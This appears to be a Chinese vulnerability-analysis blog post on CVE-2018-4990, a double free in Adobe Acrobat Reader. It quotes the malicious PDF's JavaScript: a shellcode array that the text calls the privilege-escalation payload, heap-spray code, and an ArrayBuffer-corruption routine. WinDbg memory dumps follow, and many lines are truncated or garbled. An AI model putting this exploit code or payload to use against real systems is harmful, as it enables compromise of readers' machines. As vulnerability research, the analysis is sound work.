登录

PDF双重释放漏洞CVE-2018-4990分析


kgsdy / 2019-05-13 08:21:00 / 浏览数 4387 安全技术 漏洞分析 顶(0) 踩(0)

漏洞概述

CVE-2018-4990是Adobe在2018年5月修复的一个Adobe DC系列PDF阅读器的0day漏洞。该漏洞为双重释放（Double Free）漏洞，攻击者通过一个特殊的JPEG2000图像而触发Acrobat Reader双重释放，再通过JavaScript对于ArrayBuffers灵活的控制来实现任意地址读写。
攻击者可以通过这个漏洞实现对任意两个4字节地址的释放，漏洞触发前用精准的堆喷射巧妙地布局内存，然后触发漏洞，释放可控的的两块大小为0xfff8的相邻堆块。随后


漏洞细节

代码分析
分析漏洞样本，通过PDF流解析工具PdfStreamDumper可以看到pdf文件里面的objects流。其中第1个object流使用了JavaScript来触发并利用漏洞。



```
var dlldata=
[0x81ec8b55,0x000498ec,0xf4458900,0xf885c753,0x00fffffb,0xc7000000,0xfffc0885,0x000000ff,0x9485c700,0x00fffffb,0x
000,0xfffc7c85,0x000000ff,0x2485c700,0x00fffffc,0xc7000000,0xfffce085,0x000000ff,0xcc85c700,0x00fffffc,0xc7000000
fc2885,0x000000ff,
0x1c85c700,0x00fffffd,0xc7000000,0xfffbc485,0x000000ff,0xd085c700,0x00fffffc,0xc7000000,0xfffc8085,0x000000ff,0x6
00,0x00000000,0xfc6885c7,0x0000ffff,0x85c70000,0xfffffbc8,0x00000001,0xfc8485c7,0x0000ffff,0x85c70000,0xfffffc6c,
00000,0x00fc45c7,
0xc7000000,0xfffca485,0x000000ff,0x9c85c700,0x00fffffb,0xc7000000,0xfffbe485,0x000000ff,0xd485c700,0x00fffffc,0xc
00,0x858966c0,0xfffffc0c,0x8966c933,0xfffd048d,0xd885c7ff,0x00fffffc,0xc7000000,0xfffcdc85,0x000000ff,0x2c85c700,
ffffc,0xc7f4e2f2,
0xfffc3885,0x64a41eff,0x3c85c7ef,0x32fffffc,0xc70c9174,0xfffc4085,0x44aa05ff,0x4485c761,0xe3fffffc,0xc782de24,0xf
85,0x410f58ff,0x5485c797,0xa0fffffc,0xc7cb9765,0xfffc5885,0x8f6ed7ff,0x5c85c781,0x72fffffc,0xc68644d7,0xfffba085,
effff,0xfffba485,
0x85c665ff,0xfffffba5,0xa685c66c,0x33fffffb,0xfba785c6,0xc632ffff,0xfffba885,0x85c62eff,0xfffffba9,0xaa85c664,0x6
70,0x7185c64e,0x74fffffc,0xfc7285c6,0xc664ffff,0xfffc7385,0x85c66cff,0xfffffc74,0x7585c66c,0x2efffffc,0xfc7685c6,
ffffc,0xfc8885c6,
0xc645ffff,0xfffc8985,0x85c678ff,0xfffffc8a,0x8b85c669,0x74fffffc,0xfc8c85c6,0xc650ffff,0xfffc8d85,0x85c672ff,0xf
85,0x85c673ff,0xfffffc92,0x9385c673,0x00fffffc,0xfbcc85c6,0xc64effff,0xfffbcd85,0x85c674ff,0xfffffbce,0xcf85c653,
ffbd2,0xd385c66f,
0x6efffffb,0xfbd485c6,0xc674ffff,0xfffbd585,0x85c665ff,0xfffffbd6,0xd785c678,0x74fffffb,0xfbd885c6,0xc654ffff,0xf
c6,0xc661ffff,0xfffbdd85,0x85c664ff,0xfffffbde,0x0000e800,0x89580000,0xfffbf885,0x30a164ff,0x8b000000,0x85890c40,
d8908,0x8bfffffc,
0xfffcd895,0x909589ff,0x8bfffffb,0xfffb9085,0x18488bff,0xfd008d89,0x958bffff,0xfffffd00,0xfc089589,0x858bffff,0xf
95,0x78c283ff,0xfd0c9589,0x858bffff,0xfffffd0c,0xfd008d8b,0x0803ffff,0xfc248d89,0x958bffff,0xfffffc24,0xfd00858b,
ffffd,0x95892451,
0xfffffc84,0xfc6085c7,0x0000ffff,0x85c70000,0xfffffcd4,0x00000000,0x858b2deb,0xfffffcd4,0x8901c083,0xfffcd485,0x6
ff,0x84958902,0x8bfffffc,0xfffc2485,0xd48d8bff,0x3bfffffc,0x830f1448,0x000000b1,0xfc6c958b,0x858bffff,0xfffffd00,
ffffc,0x98858bdb,
0x0ffffffb,0xd63a10be,0xcbc10a74,0x40da0307,0x0074f1eb,0x83fc5d89,0x7500fc7d,0xc76aeb02,0xfffbe485,0x000000ff,0x8
e4,0x8b417304,0xfffbe48d,0xfc558bff,0x2c8d943b,0x75fffffc,0x24858b2d,0x8bfffffc,0xfffd008d,0x1c4803ff,0xfca4958b,
ffc2c,0xa7eb02eb,
0xffff0de9,0xc8bd83ff,0x00fffffb,0x958b5574,0xfffffcd8,0x8589028b,0xfffffcd8,0xfbc8bd83,0x7400ffff,0xd88d8b39,0x8
48,0x85c70c75,0xfffffbc8,0x00000000,0x958b10eb,0xfffffcd8,0x8589028b,0xfffffcd8,0x10e9beeb,0x8dfffffe,0xfffc708d,
58b52,0x50fffffb,
0xfc3095ff,0x8589ffff,0xfffffc5c,0xfd2085c7,0x0010ffff,0x8d8d0001,0xfffffd20,0xfbb08d89,0x85c7ffff,0xfffffb8c,0x0
ff,0xccfffffb,0x7d000002,0xb0858b13,0x03fffffb,0xfffb8c85,0x66c933ff,0xd2eb0889,0xfd20958d,0x6a52ffff,0x5c95fffe,
00009,0x00000972,
0xfce485c6,0xc657ffff,0xfffce585,0x85c672ff,0xfffffce6,0xe785c669,0x74fffffc,0xfce885c6,0xc645ffff,0xfffce985,0x8
ff,0xfffced85,0x85c665ff,0xfffffcee,0xef85c673,0x73fffffc,0xfcf085c6,0xc64dffff,0xfffcf185,0x85c665ff,0xfffffcf2,
679ff,0xfffffcf6,
0xf085c600,0x6dfffffb,0xfbf185c6,0xc665ffff,0xfffbf285,0x85c66dff,0xfffffbf3,0xf485c663,0x70fffffb,0xfbf585c6,0xc
fc,0xfc1285c6,0xc669ffff,0xfffc1385,0x85c674ff,0xfffffc14,0x1585c646,0x6ffffffc,0xfc1685c6,0xc672ffff,0xfffc1785,
```


通过对该段分析可以知道，JavaScript中的dlldata为PDF阅读器漏洞触发后加载运行的载荷，主要用于提权并执行恶意代码，而之后的JavaScript代码用来进行内存布局和漏



```
var spraylen  = 0x10000-24;
var spraynum  = 0x1000;
var spraybase = 0x0d0e0048;
var spraypos  = 0x0d0f0058;
var sprayarr = new Array(spraynum);
var step = 0;
var myarray;
var myarraybase;
var mydv;
var mypos;
var l1 = 0x3000;
var a1 = new Array(l1);
for(var i1=1;i1<l1;i1++)
{
    a1[i1] = new Uint32Array(252);
    a1[i1][249] = spraybase;
    a1[i1][250] = spraybase+0x10000;
}
for(var i1=1;i1<spraynum;i1++)
{
    sprayarr[i1] = new Uint32Array(1);
}
for(var i1=1;i1<spraynum;i1++)
{
    sprayarr[i1] = new ArrayBuffer(spraylen);
}
for(var i1=1;i1<(l1);i1=i1+2)
{
    delete a1[i1];
    a1[i1] = null;
}
```

上面JavaScript代码中通过两个Array实例sprayarr及a1来进行内存控制，这两个Array在这里构造了大量对象，申请了大量的堆空间来实现Spray布局。再对a1的Array中奇
Heap Manager）会对这些块进行合并，产生一个0x2000大小的空间，JP2Klib在申请漏洞对象时，会从释放的堆块里面直接复用一个。


下面的代码会先从释放的内存空间中重新使用内存。并且，因为空间较大（由于之前的合并），所以需要分配比原来大一倍的空间，每个数组成员分配一个长度为0x20000-



```
function myfun2()
{
    var f1 = this.getField("Button1");
    if(f1)
    {
        f1.display = display.hidden;
    }

    for(var i1=1;i1<0x40;i1++)
    {
        sprayarr2[i1] = new ArrayBuffer(0x20000-24);
    }

    for(var i1=1;i1<spraynum;i1++)
    {
        if( sprayarr[i1].byteLength == 0x20000-24)
        {

            var biga = new DataView(sprayarr[i1]);
            biga.setUint32(0x10000-12,0x66666666);
            for(var i11=i1;i11<spraynum;i11++)
            {
                if(sprayarr[i11].byteLength == 0x66666666)
                {
                    i1 = i11;
                    biga = new DataView(sprayarr[i1]);
                    break;
                }
            }
```


数据结构分析

由于Adobe
DC没有符号表，很多结构也没公开只有自己测试和总结。可以利用PdfStreamDumper对pdf分析dump出需要修改的stream流，在修改dump出的stream流，最后替换实
对Array结构进行分析，可以创建一个Array的实例myContent，将该Array中第0个element赋值为0x1a2c3d4f，以便于内存搜索，之后分别将感兴趣的变量赋值到该Array




```
var spraynum  = 0x1000;
var spraybase = 0x0d0e0048;
var spraypos  = 0x0d0f0058;
var sprayarr = new Array(spraynum);
var step = 0;
var myarray;
var myarraybase;
var mydv;
var mypos;
var l1 = 0x3000;
var a1 = new Array(l1);

var myContent = new Array(20);
myContent[0] = 0x1a2c3d4f;
myContent[1] = sprayarr;
myContent[2] = a1;
```

通过”s -d 0x0 L?0x7fffffff
0x1a2c3d4f”命令可以定位到0x1a2c3d4f，查到附近的内存可以看到myContent结构的实例。可以看到Array结构每个element占8字节，0x1a2c3d4f对应的是值，后面的0




```
0:014> s -d 0x0 L?0x7fffffff 0x1a2c3d4f
44b5efc0  1a2c3d4f ffffff81 391b3358 ffffff87  O=,.....X3.9....
0:014> dd 44b5efc0-0x30 L50
44b5ef90  abcdbbbb 00fd1000 00000050 00001000
44b5efa0  00000000 00000000 01993ff4 dcbabbbb
44b5efb0  00000000 00000003 00000008 00000014
44b5efc0  1a2c3d4f ffffff81 391b3358 ffffff87
44b5efd0  391b3380 ffffff87 c0c0c0c0 c0c0c0c0
44b5efe0  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
44b5eff0  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
```

现在有了sprayarr的地址0x391b3358，查看该地址的值可以看到该




```
0:014> dc 0x391b3358
391b3358  39186448 39125980 00000000 49d50000  Hd.9.Y.9.......I
391b3368  00000000 00000000 00000000 00000000  ................
391b3378  00000000 00001000 39186448 39125980  ........Hd.9.Y.9
391b3388  00000000 47c01000 00000000 00000000  .......G........
391b3398  00000000 00000000 00000000 00003000  .............0..
391b33a8  39186448 39125980 00000000 44b5efc0  Hd.9.Y.9.......D
391b33b8  00000000 00000000 00000000 00000000  ................
391b33c8  00000000 00000014 39184268 39125980  ........hB.9.Y.9
```




```
0:014> dc 49d50000
49d50000  00000000 ffffff84 49f9e4
49d50010  49f9e4b8 ffffff87 49f9e5
49d50020  49f9e5e8 ffffff87 49f9e6
49d50030  49f9e718 ffffff87 49f9e7
49d50040  49f9e848 ffffff87 49f9e8
49d50050  49f9e978 ffffff87 49f9ea
49d50060  49f9eaa8 ffffff87 49f9eb
49d50070  49f9ebd8 ffffff87 49f9ec
```


0x49f9e420的值，可以看到连续的内存区域用来保存ArrayBuffer的结构信息，每个结构0x98大小，该结构偏移0xc的值0x49d5a018表示ArrayBuffer保存数据的内存区域。



```
0:014> dc 49f9e420 L50
49f9e420  391b2898 39125be0 00000000 49d5a018  .(.9.[.9....
49f9e430  00000000 00000000 00000000 00000000  ............
49f9e440  00000000 00000000 00000000 00000000  ............
49f9e450  00000000 00000000 00000000 00000000  ............
49f9e460  00000000 00000000 00000000 00000000  ............
49f9e470  00000000 00000000 00000000 00000000  ............
49f9e480  00000000 00000000 00000000 00000000  ............
49f9e490  00000000 00000000 00000000 00000000  ............
49f9e4a0  00000000 00000000 00000000 00000000  ............
49f9e4b0  00000000 00000000 391b2898 39125be0  ........(.9
49f9e4c0  00000000 49d6c018 00000000 00000000  .......I....
49f9e4d0  00000000 00000000 00000000 00000000  ............
49f9e4e0  00000000 00000000 00000000 00000000  ............
49f9e4f0  00000000 00000000 00000000 00000000  ............
49f9e500  00000000 00000000 00000000 00000000  ............
49f9e510  00000000 00000000 00000000 00000000  ............
49f9e520  00000000 00000000 00000000 00000000  ............
49f9e530  00000000 00000000 00000000 00000000  ............
49f9e540  00000000 00000000 00000000 00000000  ............
49f9e550  391b2898 39125be0 00000000 49d7e018  .(.9.[.9....
```




```
for(var i1=1;i1<spraynum;i1++)
{
    sprayarr[i1] = new Uint32Array(1);
}
for(var i1=1;i1<spraynum;i1++)
{
    sprayarr[i1] = new ArrayBuffer(spraylen);
}
```



```
0:014> dc 49d5a018-20
49d59ff8  00000000 00000000 019aafd4 dcbabbbb  ................
49d5a008  00000000 0000ffe8 00000000 00000000  ................
49d5a018  00000000 00000000 00000000 00000000  ................
49d5a028  00000000 00000000 00000000 00000000  ................
49d5a038  00000000 00000000 00000000 00000000  ................
49d5a048  00000000 00000000 00000000 00000000  ................
49d5a058  00000000 00000000 00000000 00000000  ................
49d5a068  00000000 00000000 00000000 00000000  ................
```


再看看a1的结构，a1的地址为0x391b3380，a1的结构和sprayarr相同都为Array

再查看a1[3]所指向的Uint32Array结构，该结构大小为0x58字节，其中0x3f0为结构的大小（252*4），0x39137388描述下一个结构。




```
0:014> dc 391926b8 L50
391926b8  391b28e0 39125c00 00000000 66ad9128  .(.9.\.9....(..f
391926c8  00000000 00000000 00000000 ffffff81  ................
391926d8  000003f0 ffffff81 39137388 ffffff87  .........s.9....
391926e8  00000000 00000000 00000002 00000000  ................
391926f8  000000fc ffffff81 00000005 ffffff81  ................
39192708  42638c10 00000000 391927c0 391927c0  ..cB.....'.9.'.9
39192718  00000000 66ad9128 00000000 00000000  ....(..f........
39192728  00000000 ffffff81 000003f0 ffffff81  ................
39192738  39137420 ffffff87 00000000 00000000   t.9............
39192748  00000002 00000000 000000fc ffffff81  ................
39192758  00000005 ffffff81 44602c10 00000000  .........,`D....
39192768  391b28e0 39125c00 00000000 66ad9128  .(.9.\.9....(..f
39192778  00000000 00000000 00000000 ffffff81  ................
39192788  000003f0 ffffff81 391374b8 ffffff87  .........t.9....
39192798  00000000 00000000 00000002 00000000  ................
391927a8  000000fc ffffff81 00000005 ffffff81  ................
391927b8  44d44c10 00000000 39192870 39192870  .L.D....p(.9p(.9
391927c8  00000000 66ad9128 00000000 00000000  ....(..f........
391927d8  00000000 ffffff81 000003f0 ffffff81  ................
391927e8  39137550 ffffff87 00000000 00000000  Pu.9............
```


在0x39137388的地址又保存的为0x98大小的结构用来描述实际数据的存放地址，在



```
0:014> dc 39137388 L50
39137388  391b2898 39125be0 00000000 42638c10  .(.9.[.9......cB
39137398  00000000 00000000 00000000 00000000  ................
391373a8  00000000 00000000 00000000 00000000  ................
391373b8  00000000 00000000 00000000 00000000  ................
391373c8  00000000 00000000 00000000 00000000  ................
391373d8  00000000 00000000 00000000 00000000  ................
391373e8  00000000 00000000 00000000 00000000  ................
391373f8  00000000 00000000 00000000 00000000  ................
39137408  00000000 00000000 00000000 00000000  ................
39137418  00000000 00000000 39137550 39137550  ........Pu.9Pu.9
39137428  00000000 44602c10 00000000 00000000  .....,`D........
39137438  00000000 00000000 00000000 00000000  ................
39137448  00000000 00000000 00000000 00000000  ................
39137458  00000000 00000000 00000000 00000000  ................
39137468  00000000 00000000 00000000 00000000  ................
39137478  00000000 00000000 00000000 00000000  ................
39137488  00000000 00000000 00000000 00000000  ................
39137498  00000000 00000000 00000000 00000000  ................
391374a8  00000000 00000000 00000000 00000000  ................
391374b8  391b2898 39125be0 00000000 44d44c10  .(.9.[.9.....L.D
```




```
0:014> dc 42638c10-20
42638bf0  00000000 00000000 019982e4 dcbabbbb  ................
42638c00  00000000 000003f0 391926b8 00000000  .........&.9....
42638c10  00000000 00000000 00000000 00000000  ................
42638c20  00000000 00000000 00000000 00000000  ................
42638c30  00000000 00000000 00000000 00000000  ................
42638c40  00000000 00000000 00000000 00000000  ................
42638c50  00000000 00000000 00000000 00000000  ................
42638c60  00000000 00000000 00000000 00000000  ................
```



```
for(var i1=1;i1<l1;i1++)
{
    a1[i1] = new Uint32Array(252);
    a1[i1][249] = spraybase;//0x0d0
    a1[i1][250] = spraybase+0x10000
}
```


对应的JavaScript脚本，其中a1[i1][249]，a1[i1][250]的值在此时分别为0x0d0e0048和0x0d0f0048。



```
0:014> dc 42638c10-20 L200
42638bf0  00000000 00000000 019982e4 dcbabbbb  ................
42638c00  00000000 000003f0 391926b8 00000000  .........&.9....
42638c10  00000000 00000000 00000000 00000000  ................
42638c20  00000000 00000000 00000000 00000000  ................
